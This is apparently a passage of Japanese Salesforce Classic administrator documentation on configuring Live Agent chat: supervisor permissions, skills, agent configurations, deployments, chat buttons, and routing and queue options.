	「編集」	スーパーバイザがセッションレコードを編集できるようにします。	セッションレコードは自動的に作成され、エージェントがオンラインで費やした時間に関する情報を示す履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、レコードを編集する権限をスーパーバイザに付与することもできます。
	「削除」	スーパーバイザがセッションレコードを削除できるようにします。	セッションレコードは自動的に作成され、エージェントがオンラインで費やした時間に関する情報を示す履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、レコードを削除する権限をスーパーバイザに付与してもかまいません。
Live Chat のトランスクリプト	「参照」	スーパーバイザがチャットトランスクリプトを表示できるようにします。	なし

レコードタイプ	権限	説明	考慮事項
	「作成」	スーパーバイザがチャットトランスクリプトを作成できるようにします。	チャットトランスクリプトは自動的に作成され、エージェントと顧客間のやりとりの履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、トランスクリプトを手動で作成する権限をスーパーバイザに付与することもできます。
	「編集」	スーパーバイザがチャットトランスクリプトを編集できるようにします。	チャットトランスクリプトは自動的に作成され、エージェントと顧客間のやりとりの履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、トランスクリプトを編集する権限をスーパーバイザに付与することもできます。
	「削除」	スーパーバイザがチャットトランスクリプトを削除できるようにします。	チャットトランスクリプトは自動的に作成され、エージェントと顧客間のやりとりの履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、トランスクリプトを削除する権限をスーパーバイザに付与することもできます。
Live Chat の訪問者	「参照」	スーパーバイザが訪問者レコードを表示できるようにします。	なし
	「作成」	スーパーバイザが訪問者レコードを作成できるようにします。	訪問者レコードは自動的に作成され、顧客をチャットトランスクリプトに関連付ける履歴を提供することを目的として

レコードタイプ	権限	説明	考慮事項
			います。このレコードは変更しないことをお勧めしますが、レコードを手動で作成する権限をスーパーバイザに付与することもできます。
	「編集」	スーパーバイザが訪問者レコードを編集できるようにします。	訪問者レコードは自動的に作成され、顧客をチャットトランスクリプトに関連付ける履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、レコードを編集する権限をスーパーバイザに付与することもできます。
	「削除」	スーパーバイザが訪問者レコードを削除できるようにします。	訪問者レコードは自動的に作成され、顧客をチャットトランスクリプトに関連付ける履歴を提供することを目的としています。このレコードは変更しないことをお勧めしますが、レコードを削除する権限をスーパーバイザに付与してもかまいません。
クイックテキスト	「参照」	スーパーバイザがクイックテキストメッセージを表示できるようにします。	なし
	「作成」	スーパーバイザがクイックテキストメッセージを作成できるようにします。	なし
	「編集」	スーパーバイザがクイックテキストメッセージを編集できるようにします。	なし
	「削除」	スーパーバイザがクイックテキストメッセージを削除できるようにします。	なし

Live Agent スキルの作成と割り当て

スキルによってエージェントの専門分野が識別されます。エージェントをスキルに割り当てると、そのエージェントは、エージェントのスキル領域に関連するチャット要求を受信します。また、スーパーバイザがエージェントにスキルを割り当てできるようにすることもできます。

1. [設定] から、[クイック検索] ボックスに「スキル」と入力し、[スキル] を選択します。
2. [新規] をクリックします。
3. スキルの名前を入力します。

   たとえば、カスタマー取引先に関する質問のスペシャリストであるエージェント用の「取引先」というスキルを作成できます。
4. [ユーザの割り当て] 領域で、スキルに関連付けるユーザを選択します。
5. [プロファイルの割り当て] 領域で、スキルに関連付けるプロファイルを選択します。
6. [保存] をクリックします

スーパーバイザがスキルを割り当てできるようにするには、スーパーバイザのプロファイルで「Live Agent のスキルをユーザに割り当てる」権限を有効にするか、権限セットを使用して個々のユーザに割り当てます。スーパーバイザがこの権限を持っている場合、[設定] > [カスタマイズ] > [Live Agent スキル] に移動して、各スキルで割り当てられたプロファイルまたはユーザを更新できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

スキルを作成する
- 「アプリケーションのカスタマイズ」

スキルを割り当てる (スーパーバイザ)
- 「Live Agent のスキルをユーザに割り当てる」

Live Agent 設定の作成

Live Agent 設定により、エージェントが顧客とチャットしているときにエージェントとサポートスーパーバイザが使用できる Live Agent 機能を定義します。Live Agent 設定を作成して、Salesforce コンソールの Live Agent の機能を管理します。

作業を効率化するために、設定を作成する前にプロファイルおよびユーザを作成します。これにより、設定を作成すると同時に、その設定をユーザおよびプロファイルに割り当てることができます。

Live Agent 設定により、特定の Live Agent 機能へのユーザのアクセスを制御できます。Live Agent の機能を定義する設定は、各ユーザ種別に合わせて複数作成できます。たとえば、新人エージェントよりも多くの権限を付与する経験豊富なエージェント専用の設定を作成したり、従業員を監視するために必要な権限を付与するサポートスーパーバイザ用の設定を作成したりできます。

1. 設定の作成を開始するには、[設定] から［クイック検索］ボックスに「*Live Agent の設定*」と入力し、**[Live Agent の設定]** を選択します。
2. **[新規]** をクリックします。
3. Live Agent の設定を選択します。
4. **[保存]** をクリックします

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

設定を作成および編集する
- 「アプリケーションのカスタマイズ」

Live Agent の設定

Live Agent 設定により、エージェントが顧客とチャットしているときにエージェントとそのスーパーバイザが使用できる機能を制御します。

Live Agent 設定を作成または編集するときに設定を適用します。

基本情報

エージェントが顧客とチャットしているときに使用できる基本機能を設定します。

設定	実行する内容
`Live Agent の設定名`	設定の名前を付けます。 この設定の名前、つまりバージョンは自動的に［API 参照名］になります。
`API 参照名`	Live Agent 設定の API 名を設定します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

設定	実行する内容
チャットの参加可能人数	この設定に割り当てられたエージェントが同時に参加できるチャット数を示します。
プレビューの有効化	チャットの顧客がチャットメッセージを送信する前にその入力内容をエージェントが確認できるかどうかを示します。
要求サウンドの有効化	エージェントが新しいチャット要求を受信したときに音声アラートを再生するかどうかを示します。
切断サウンドの有効化	チャットが切断されたときに音声アラートを再生するかどうかを示します。
通知の有効化	エージェントが新しいチャット要求を受信したときにデスクトップアラートを表示するかどうかを示します。
カスタムエージェント名	顧客のチャットウィンドウに表示されるエージェント名を設定します。
自動挨拶	エージェントが顧客のチャット要求を受け入れたときに顧客に自動的に送信されるカスタム挨拶メッセージを設定します。 必要に応じて、[差し込み項目ルックアップ]ツールを使用して、差し込み項目で挨拶の情報をカスタマイズします。たとえば、差し込み項目を使用して、挨拶に顧客の名前を含めることで、チャットのやりとりをパーソナライズできます。 メモ: Live Agent 設定と個々のチャットボタンの両方で自動挨拶メッセージを指定している場合、チャットボタンに関連付けられたメッセージの方が、設定に関連付けられたメッセージよりも優先されます。
拒否の場合は自動的に退席中に変更	エージェントがチャット要求を拒否したときにエージェントの Live Agent 状況を自動的に [退席中] に設定します。 このオプションは、プッシュ転送を使用するチャットボタンにエージェントが割り当てられている場合にのみ適用されます。

設定	実行する内容
転送のタイムアウトの場合は自動的に退席中に変更	エージェントに転送されたチャット要求がタイムアウトしたときに、エージェントの Live Agent 状況を自動的に [退席中] に設定します。 このオプションは、プッシュ転送を使用するチャットボタンにエージェントが割り当てられている場合にのみ適用されます。
重要なアラート待機時間	チャットタブで顧客のチャットに回答するようにエージェントに注意が促されるまでの秒数を決定します。
エージェントファイル転送の有効化	顧客からのチャットを介したファイルの転送をエージェントが有効にできるかどうかを示します。
訪問者のブロックの有効化	エージェントが Salesforce コンソール内で訪問者を有効なチャットからブロックできるかどうかを示します。「IP アドレスによる訪問者のブロックをエージェントに許可」を参照してください。
支援フラグの有効化	エージェントが、支援の要求(「フラグを有効化」)をスーパーバイザに送信できるかどうかを示します。

Chatlet

Chatlet は、Live Agent コンソールの Live Agent を使用している組織でのみ利用できるツールです。Live Agent コンソールはサポートされなくなったため、Chatlet を設定することはお勧めしません。Salesforce コンソールの Live Agent を使用している場合、Chatlet は必要ありません。

ユーザの割り当て

資格のあるユーザを設定に割り当てて、Live Agent 機能へのアクセス権を付与します。その後、プロファイルを設定に割り当てることもできます。プロファイルおよびユーザレベルでユーザが設定に割り当てられている場合は、プロファイルに割り当てられた設定よりユーザレベル設定が優先されます。

警告: ユーザを一度に割り当てできる Live Agent 設定は 1 つのみです。同じユーザを 2 つ目の Live Agent 設定に割り当てると、警告なしで最初の Live Agent 設定からユーザが削除されます。そのため、各ユーザをどの Live Agent 設定に割り当てる必要があるかを正確に把握してください。

たとえば、ユーザ A が Live Agent 設定 A に割り当てられているとします。Live Agent 設定 B を作成し、誤ってユーザ A をそれに割り当てたとします。Salesforce から通知されることなく、ユーザ A は Live Agent 設定 A から自動的に削除され、Live Agent 設定 B に再割り当てされます。

設定	実行する内容
選択可能なユーザ	設定に割り当てることができるユーザを示します。
選択済みのユーザ	設定に割り当てられたユーザを示します。

プロファイルの割り当て

資格のあるプロファイルを設定に割り当てて、そのプロファイルに関連付けられたユーザに Live Agent 機能へのアクセス権を付与します。プロファイルおよびユーザレベルでユーザが設定に割り当てられている場合は、プロファイルに割り当てられた設定よりユーザレベル設定が優先されます。

設定	実行する内容
選択可能なプロファイル	設定に割り当てることができるユーザプロファイルを示します。
選択済みプロファイル	設定に割り当てられたユーザプロファイルを示します。

スーパーバイザ設定

スーパーバイザ設定により、サポートスーパーバイザが使用できる Live Agent 機能を決定します。また、これらの設定では、スーパーバイザパネルの [エージェント状況] リストに適用されるデフォルト条件も決定します。

設定	実行する内容
チャット監視の有効化	エージェントが顧客とやりとりしているときにスーパーバイザがエージェントのチャットをリアルタイムで監視できるかどうかを示します。
示唆メッセージの有効化	エージェントが顧客とチャットしているときにスーパーバイザが非公開メッセージをエージェントに送信できるかどうかを示します。
エージェントプレビューの有効化	エージェントが顧客にチャットメッセージを送信する前にスーパーバイザがエージェントのチャットメッセージをプレビューできるかどうかを示します。
エージェント状況のデフォルトの条件	スーパーバイザパネルでエージェントを絞り込むために使用されるデフォルトのエージェント状況([オンライン]、[オフライン]、または [退席中] など) を決定します。 スーパーバイザがスーパーバイザパネルの [エージェント状況] リストを参照すると、その状況のエージェントのリストが表示されます。
スキルのデフォルトの条件	スーパーバイザパネルでエージェントを絞り込むために使用されるデフォルトのスキルを決定します。 スーパーバイザがスーパーバイザパネルの [エージェント状況] リストを参照すると、そのスキルに割り当てられたエージェントのリストが表示されます。

設定	実行する内容
ボタンのデフォルトの条件	スーパーバイザパネルでエージェントを絞り込むために使用されるデフォルトのボタンを決定します。 スーパーバイザがスーパーバイザパネルの [エージェント状況] リストを参照すると、そのボタンに割り当てられたエージェントのリストが表示されます。
割り当て済みスキル	スーパーバイザのスーパーバイザパネルに表示されるスキルを決定します。 スーパーバイザがスーパーバイザパネルの [エージェント状況] リストを参照すると、そのスキルに割り当てられたエージェントのリストが表示されます。どのスキルも選択しない場合、[エージェント状況] リストには、何らかのスキルに割り当てられたエージェントが表示されます。

チャット会議設定

エージェントが他のエージェントを顧客のチャットに招待できるかどうかを決定します。チャット会議では、エージェントが1つのチャットに複数のエージェントを参加させることができます。これにより、顧客は他のエージェントのチャットに転送されるまで待つことなく、必要とする解決方法を得られるようになります。

メモ: チャット会議では [関連エンティティ] パネルはサポートされていません。チャット会議でこのパネルを使用しようとすると、重要な詳細がレコードに保存されない可能性があります。

設定	実行する内容
チャット会議の有効化	エージェントが他のエージェントを顧客のチャットに招待できるかどうかを示します。

チャット転送設定

エージェントがチャットを他のエージェントに転送できるかどうかを決定します。

設定	実行する内容
エージェントへのチャット転送の有効化	エージェントがチャットを他のエージェントに直接転送できるかどうかを示します。
スキルへのチャット転送の有効化	エージェントが特定のスキルに割り当てられたエージェントにチャットを転送できるかどうかを示します。

設定	実行する内容
スキルへのチャット転送	エージェントがチャットの転送先にできるスキルグループを決定します。 エージェントは、これらのスキルに割り当てられた対応可能なエージェントにチャットを転送できます。
`Live Chat` ボタンへのチャット転送の有効化	エージェントがチャットをボタンまたはキューに転送できるかどうかを示します。
`Live Chat` ボタンへのチャット転送	エージェントがチャットの転送先にできるボタンを決定します。 エージェントは、これらのボタンに割り当てられた対応可能なエージェントにチャットを転送できます。

Live Agent 通知でサポートされるブラウザ

Live Agent 通知を使用すると、エージェントは、特定のイベントが発生したときにアラート通知を受け取ることで、チャットに効率よく応答できます。サポートされるチャット通知種別は、エージェントが使用する Web ブラウザによって決まります。

Live Agent では、次の 2 つのチャット通知種別を使用できます。

チャット要求通知
エージェントがチャット要求を受信したときにエージェントに通知します。この通知は、音声通知およびデスクトップ通知として使用できます。

切断通知
エージェントが Live Agent から切断されたときにエージェントに通知します。この通知は、音声通知としてのみ使用できます。

ブラウザ	バージョン	音声通知がサポートされているかどうか	デスクトップ通知がサポートされているかどうか
Google Chrome™	最新の安定バージョン	○	○
Mozilla® Firefox®	最新の安定バージョン	○	○
Apple® Safari®	Mac OS X の 6.x	○	○
Windows® Internet Explorer®	9	○	×

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

Live Agent リリースの作成

リリースとは、Live Agent で有効化される会社の Web サイトの場所です。リリースを作成して、Live Agent を実装し、Web サイトでの機能を制御します。

顧客に表示されるチャットウィンドウをカスタマイズするには、まずカスタム画像をホストする Force.com サイトを作成する必要があります。

リリースは、Web ページに追加する数行の JavaScript で構成されます。組織は、Live Agent リリースを 1 つまたは複数持つことができます。たとえば、1 つのサービスセンターで複数の Web サイトをサポートする場合、サイトごとに別々のリリースを作成すると、訪問者に複数のチャットウィンドウを表示できます。

1. [設定] から、[クイック検索] ボックスに「リリース」と入力し、[リリース] を選択します。
2. [新規] をクリックします。
3. リリースの設定を選択します。
4. [保存] をクリックします
   Salesforce は、リリースコードを生成します。
5. リリースコードをコピーして、Live Agent をリリースする各 Web ページに貼り付けます。最高のパフォーマンスを得るには、このコードを body 終了タグ (`</body>`) の直前に貼り付けます。

   メモ: Internet Explorer 8 または 9 でセキュリティゾーンを使用している場合は、リリースおよびそのリリースをホストする Web サイトが同じセキュリティゾーンにあることを確認してください。Internet Explorer の問題により、セキュリティゾーンが異なる Web サイトからはチャットウィンドウを起動できません。セキュリティゾーンについての詳細は、Internet Explorer のヘルプを参照してください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

リリースを作成する
- 「アプリケーションのカスタマイズ」

Live Agent リリース設定

Live Agent リリース設定により、エージェントが顧客とチャットしているときにエージェントとそのスーパーバイザが使用できる機能を制御します。

Live Agent リリースを作成または編集するときに設定を適用します。

基本情報

特定の Live Agent リリースで使用できる基本機能を設定します。

設定	実行する内容
`Live Chat` のリリース名	リリースの名前を付けます。 このリリースの名前、つまりバージョンは自動的に `[API 参照名]` になります。
`API` 参照名	Live Agent リリースの API 名を設定します。
`[チャット] ウィンドウタイトル`	顧客に表示されるチャットウィンドウ名を設定します。
訪問者にトランスクリプトの保存を許可する	顧客がエージェントとのチャットを終了した後でチャットトランスクリプトのコピーを保存できるかどうかを示します。
事前チャット `API` にアクセスを許可	開発者が事前チャット API にアクセスして実装できるかどうかを指定します。 **警告:** 事前チャット API を使用すると、開発者は、顧客が事前チャットフォームに入力した潜在的な個人情報 (顧客の名前やメールアドレスなど) にアクセスできます。
許可されているドメイン	リリースをホストできるドメインを決定します。 許可されたドメインを使用するときは、次のようにします。 • 必要なドメインはいくつでもリストできますが、1 行に 1 つずつリストします。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

設定	実行する内容
	• ドメインとサブドメインのみを使用します。たとえば、xyz.domain.com、domain.com、または www.domain.com などを使用します。http:// または対応付けをドメイン内の特定のページ (domain.com/page など) に含めないようにします。 • リリースをホストできるようにするすべてのドメインを指定していることを確認します。 • リリースをすべてのドメインで使用可能にするには、[許可されているドメイン] 項目を空のままにしておきます。
カスタムタイムアウトを有効化	チャットで顧客がアイドル状態になった場合のエージェントに対する警告とタイムアウトが有効になっていることを示します。
アイドル接続警告期間	顧客がアイドル状態または切断済みになってから警告がエージェントに送信されるまでの秒数。デフォルト値は 40 秒です。
アイドル接続タイムアウト期間	顧客がアイドル状態または切断済みになってからチャットが終了するまでの秒数。デフォルト値は 110 秒です。

チャットウィンドウのブランド

必要に応じて、カスタム画像でチャットウィンドウをカスタマイズできます。これを行うには、リリースを Force.com サイトとその静的リソースに関連付けます。

設定	実行する内容
ブランド画像サイト	リリースに関連付ける Force.com サイトを決定します。 リリースを Force.com サイトに関連付けると、ブランド画像でリリースをカスタマイズできます。Force.com サイトでブランド画像を静的リソースとして保存します。
[チャット] ウィンドウのブランド画像	顧客のチャットウィンドウに表示されるカスタムグラフィックを設定します。
[モバイルチャット] ウィンドウのブランド画像	顧客がモバイルサイトからチャットにアクセスするときに顧客のチャットウィンドウに表示されるカスタムグラフィックを設定します。

許可されているドメインと Live Agent リリース

セキュリティを強化して、不適切なチャット要求を受け取る数を最小限に抑えるために、Live Agent リリースを作成するときは許可されたドメインオプションを使用します。許可されているドメインを使用するうえで、いくつかの考慮事項があります。

- 必要なドメインはいくつでもリストできますが、1 行に 1 つずつリストします。
- ドメインとサブドメインのみを使用します。たとえば、xyz.domain.com、domain.com、または www.domain.com などです。http:// または対応付けをドメイン内の特定のページ (domain.com/page など) に含めないようにします。
- リリースをホストできるようにするすべてのドメインを指定します。
- リリースをすべてのドメインで使用可能にするには、[許可されているドメイン] 項目を空のままにしておきます。

[チャット] ボタンの作成

チャットボタンを作成すると、顧客が Web サイトから直接エージェントとのチャットを要求できます。

[チャット] ボタンを作成するには、次を行う必要があります。

- スキルを作成する。各チャットボタンは特定のスキルまたはスキルセットに関連付けられ、このボタンから開始したチャットが適切なエージェントに転送されます。
- ボタンのオンラインバージョンおよびオフラインバージョンのカスタム画像を使用するために、Force.com サイトと静的リソースを作成する。Force.com サイトがない場合は、ボタンを作成するときに生成されるコードを変更することで、オンラインおよびオフラインボタンの画像またはテキストを指定できます。

訪問者がクリックしてチャットを開始するためのボタンを作成する必要があります。リリースと同様に、ボタンは複数行の JavaScript で構成されており、コピーして Web ページに貼り付けます。1 つのリリースに複数のボタンを含めることができます。各ボタンを使用すると訪問者のチャットの操作性を詳細に設定することができます。たとえば、サービスリリースに PC、ラップトップ、またはタブレットの問題に対応するボタンを設定できます。各ボタンはスキルまたはスキルセットに対応付けされ、訪問者の問い合わせが必ず問題を解決できるエージェントにのみ転送されるようにします。

1. [設定] から、[クイック検索] ボックスに「*[チャット] ボタン*」と入力し、[[チャット] ボタンと招待] を選択します。
2. [新規] をクリックします。
3. [種別] 項目から [[チャット] ボタン] を選択します。
4. チャットボタンの残りの設定を選択します。
5. [保存] をクリックします
6. ボタンのコードをコピーして、Live Agent をリリースする各 Web ページに貼り付けます。必ず、ボタンを表示する必要のあるページの領域にコードを貼り付けてください。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

ユーザ権限

[チャット] ボタンを作成し、カスタマイズする
- 「アプリケーションのカスタマイズ」

ヒント: 変更を行うたびにコードが変わるので、ボタンを更新するたびにコードをコピーして貼り付けてください。

チャットボタンの設定

チャットボタンの設定により、顧客がエージェントとやりとりするために使用するチャットボタンの動作を制御します。

Live Agent チャットボタンを作成または編集するときに設定を適用します。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

基本情報

特定の Live Agent チャットボタンで使用できる基本機能を設定します。

設定	実行する内容
種別	作成するボタンの種類を選択します。 警告: Web サイトでホストするチャットボタンを作成する場合、このオプションを [[チャット] ボタン] に設定する必要があります。
名前	チャットボタンの名前。 このボタンの名前、つまりバージョンは自動的に [API 参照名] になります。
API 参照名	チャットボタンの API 名を設定します。
言語	チャットウィンドウのテキストのデフォルト言語を設定します。
顧客のタイムアウトを有効化	顧客が指定した時間内に応答しない場合にチャットを終了するかどうかを示します。
顧客のタイムアウト （秒）	顧客がエージェントのメッセージに応答しない場合にセッションが終了するまでの時間を設定します。タイマーは、顧客がメッセージを送信すると停止します。タイマーは、エージェントがメッセージを送信するたびに 0 にリセットされます。
顧客のタイムアウト警告 （秒）	顧客がエージェントのメッセージに応答しない場合に警告が表示され、タイ

設定	実行する内容
	マーがカウントダウンし始めるまでの時間を設定します。警告は、顧客がメッセージを送信するたびに非表示になります(タイマーは停止します)。警告は、顧客がメッセージを送信するたびに非表示になります (タイマーは 0 にリセットされます)。警告の値は、タイムアウトの値より小さくする必要があります (最低 30 秒を推奨)。
カスタムエージェント名	顧客のチャットウィンドウに表示されるエージェント名を設定します。
自動挨拶	エージェントが顧客のチャット要求を受け入れたときに顧客に自動的に送信されるカスタム挨拶メッセージを設定します。 必要に応じて、[差し込み項目ルックアップ]ツールを使用して、差し込み項目で挨拶の情報をカスタマイズします。たとえば、差し込み項目を使用して、挨拶に顧客の名前を含めることで、チャットのやりとりをパーソナライズできます。 メモ: Live Agent 設定と個々のチャットボタンの両方で自動挨拶メッセージを指定している場合、チャットボタンに関連付けられたメッセージの方が、設定に関連付けられたメッセージよりも優先されます。

転送情報

このボタンまたは招待によって、チャットを最適なエージェントに転送する方法を設定します。

設定	実行する内容
ルーティング種別	チャットがエージェントに転送される方法を設定します。
スキル	スキルをボタンに関連付けます。ボタンからの受信チャット要求は、指定したスキルを持つエージェントに転送されます。
キューを有効化	キューが有効になっていることを示します。キューが有効になっていると、適切なスキルを持つエージェントがチャットを受け入れることができるようになるまで受信チャット要求がキュー内で待機できます。

設定	実行する内容
エージェントごとのキューのサイズ	対応可能なエージェントあたりのチャット要求を保持できるキューの容量を決定します。Live Agent 転送の場合またはチャットがサイズ1の場合、各エージェントのキューが保持できるチャット数は1となります。
キュー全体のサイズ	チャット要求を保持できるキューの容量を決定します。Live Agent 転送の場合またはチャットがサイズ1の場合、キューが保持できる最大チャット数は1となります。

チャットボタンのカスタマイズ

必要に応じて、カスタム画像でチャットボタンをカスタマイズできます。これを行うには、リリースを Force.com サイトとその静的リソースに関連付けます。

設定	実行する内容
リソースのサイト	チャットボタンに関連付ける Force.com サイトを決定します。ボタンを Force.com サイトに関連付けると、ブランド画像でボタンをカスタマイズできます。Force.com サイトでブランド画像を静的リソースとして保存します。
オンライン画像	チャットボタンを使用できないときに表示されるカスタムボタンのグラフィックを設定します。
オフライン画像	顧客がチャットボタンを使用して新しいチャットを要求できるときに表示されるカスタムボタンのグラフィックを設定します。
カスタムチャットページ	開発したカスタムチャットウィンドウページで標準の Live Agent チャットウィンドウを置き換えます。このオプションは、Live Agent で提供されるデフォルトのチャットウィンドウ以外のチャットウィンドウを使用する場合にのみ使用します。
事前チャットフォームページ	エージェントとのチャットを開始する前に顧客に表示されるカスタム事前チャットフォームをホストする Force.com ページに Live Agent を転送します。
事前チャットフォーム URL	事前チャットフォームをホストする Web ページの URL に Live Agent を転送します。
チャット後ページ	チャットの完了後に顧客に表示されるカスタム事後チャットページに Live Agent を転送します。

設定	実行する内容
チャット後ページ URL	事後チャットページをホストする Web ページの URL に Live Agent を転送します。

チャットの転送オプション

Live Agent の転送オプションでは、受信チャット要求をエージェントに転送する方法を指定できます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

転送オプション	説明
選択肢	受信チャット要求は、Salesforce コンソールの Live Agent のキューに追加され、必要なスキルを持つエージェントすべてがアクセスできます。
対応中件数が最小	受信チャットは、必要なスキルを持ち、アクティブなチャット数が最も少ないエージェントに転送されます。 このオプションは、受信チャットがエージェントに転送されることを示す転送オプションです。次に対応可能で適格なエージェントに転送するまでに、エージェントがチャット要求への回答に費やすことのできる時間を指定できます。
対応余力が最大	受信チャットは、必要なスキルを持ち、参加可能なチャット数とアクティブなチャットセッション数の差が最も大きいエージェントに転送されます。たとえば、エージェント A と B のどちらも可能チャット数が 5 で、エージェント A はアクティブなチャットセッションが 3 つ、エージェント B はアクティブなセッションが 1 つのみの場合、受信チャットはエージェント B に転送されます。 このオプションは、受信チャットがエージェントに転送されることを示す転送オプションです。次に対応可能で適格なエージェントに転送するまでに、エージェントがチャット要求への

転送オプション	説明
	回答に費やすことのできる時間を指定できます。
オムニ	受信チャットはオムニチャネルキュー(ベータ)を使用してエージェントに転送されます。

チャットのキューオプション

Live Agent のキューオプションでは、対応できるエージェントがいないときに受信チャット要求を処理する方法を制御できます。

作成した Live Agent チャットボタンまたは招待ごとに、キューを有効にし、必要なスキルを持ったエージェントが要求を受け入れられない場合に、受信チャット要求を保留にすることができます。キューに入れる要求の最大数も指定できます。キューを有効にし、制限を設定すると、受信チャット要求の処理方法を制御でき、エージェントがチャットのバックログを管理しやすくなります。

キューを有効にすると、会社は、エージェントの対応能力が限界に達したときでも受信チャット要求を受け付けることができ、受け入れる要求の最大数を指定できます。これにより、エージェントは効率よく作業でき、顧客のチャット待ち時間も制限できます。

チャットキューがどのように機能するかは、チャット転送オプションによって決まります。転送オプションは、チャットボタンまたは自動招待で設定します。適切なエージェントにチャットを転送する方法についての詳細は、「チャットの転送オプション」を参照してください。

キューオプションと転送オプションが連動する方法について説明します。

キューオプション	併用する転送オプション	結果
キューが有効ではない	選択肢	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合やすべてのオンラインエージェントの対応能力が限界に達している場合でも、新しい要求を送信できます。 • 受信チャット要求は、Live Agent ウィジェットに追加されます。

エディション

使用可能なエディション: Salesforce Classic

Live Agent を使用可能な組織: 2012 年 6 月 14 日よりも後に作成された **Performance** Edition および **Developer** Edition の組織

Live Agent を使用可能なエディション: **Unlimited** Edition (Service Cloud 付属)

有料オプションで Live Agent を使用可能なエディション: **Enterprise** Edition および **Unlimited** Edition

キューオプション	併用する転送オプション	結果
		• エージェントが新しいチャットセッションに対応できるようになると、リストから受信要求を選択できます。
キューが有効ではない	[最も利用されていない] または [最も利用されている]	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合やすべてのオンラインエージェントの対応能力が限界に達している場合でも、新しい要求を送信できます。 • エージェントが新しいチャットセッションに対応できるようになると、要求がエージェントに転送されます。
キューが有効で、エージェント単位または全体の上限が設定されていない	選択肢	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合でも、新しい要求を送信できます。 • 受信チャット要求は、チャット要求リストに追加されます。 • エージェントが新しいチャットセッションに対応できるようになると、リストから受信要求を受け入れることができます。
キューが有効で、エージェント単位または全体の上限が設定されていない	[最も利用されていない] または [最も利用されている]	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合でも、新しい要求を送信できます。 • エージェントが新しいチャットセッションに対応できるようになると、要求がエージェントに転送されます。

キューオプション	併用する転送オプション	結果
キューが有効で、エージェント単位または全体の上限が設定されている	選択肢	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合を除き、キューの上限に達するまで新しい要求を送信できます。新しい要求を送信できない場合は、古いチャットセッションが終了するまでユーザにはオフラインバージョンのボタンが表示されます。 • 受信チャット要求はエージェント単位または全体の上限に達するまでキューに追加されます。上限に達すると、古いチャットセッションが終了するまで新しい要求は受け入れません。 • エージェントが新しいチャットセッションに対応できるようになると、リストから受信要求を受け入れることができます。
キューが有効で、エージェント単位または全体の上限が設定されている	[最も利用されていない] または [最も利用されている]	• ユーザにはオンラインバージョンのチャットボタンが表示され、必要なスキルを持つエージェントが対応できない場合を除き、キューの上限に達するまで新しい要求を送信できます。新しい要求を送信できない場合は、古いチャットセッションが終了してエージェントが対応可能になるまで、ユーザにはオフラインバージョンのボタンが表示されます。 • 受信チャット要求はエージェント単位または全体の上限に達するまでキューに追加されます。上限に達すると、古いチャットセッションが終了するまで新しい要求は受け入れません。 • エージェントが新しいチャットセッションに対応できるように

キューオプション	併用する転送オプション	結果
		なると、要求がエージェントに転送されます。

Force.com サイトによる Live Agent ブランドのカスタマイズ

ブランド画像で Live Agent 実装をカスタマイズするには、Force.com サイトを使用してチャットウィンドウおよびチャットボタンの画像をアップロードします。

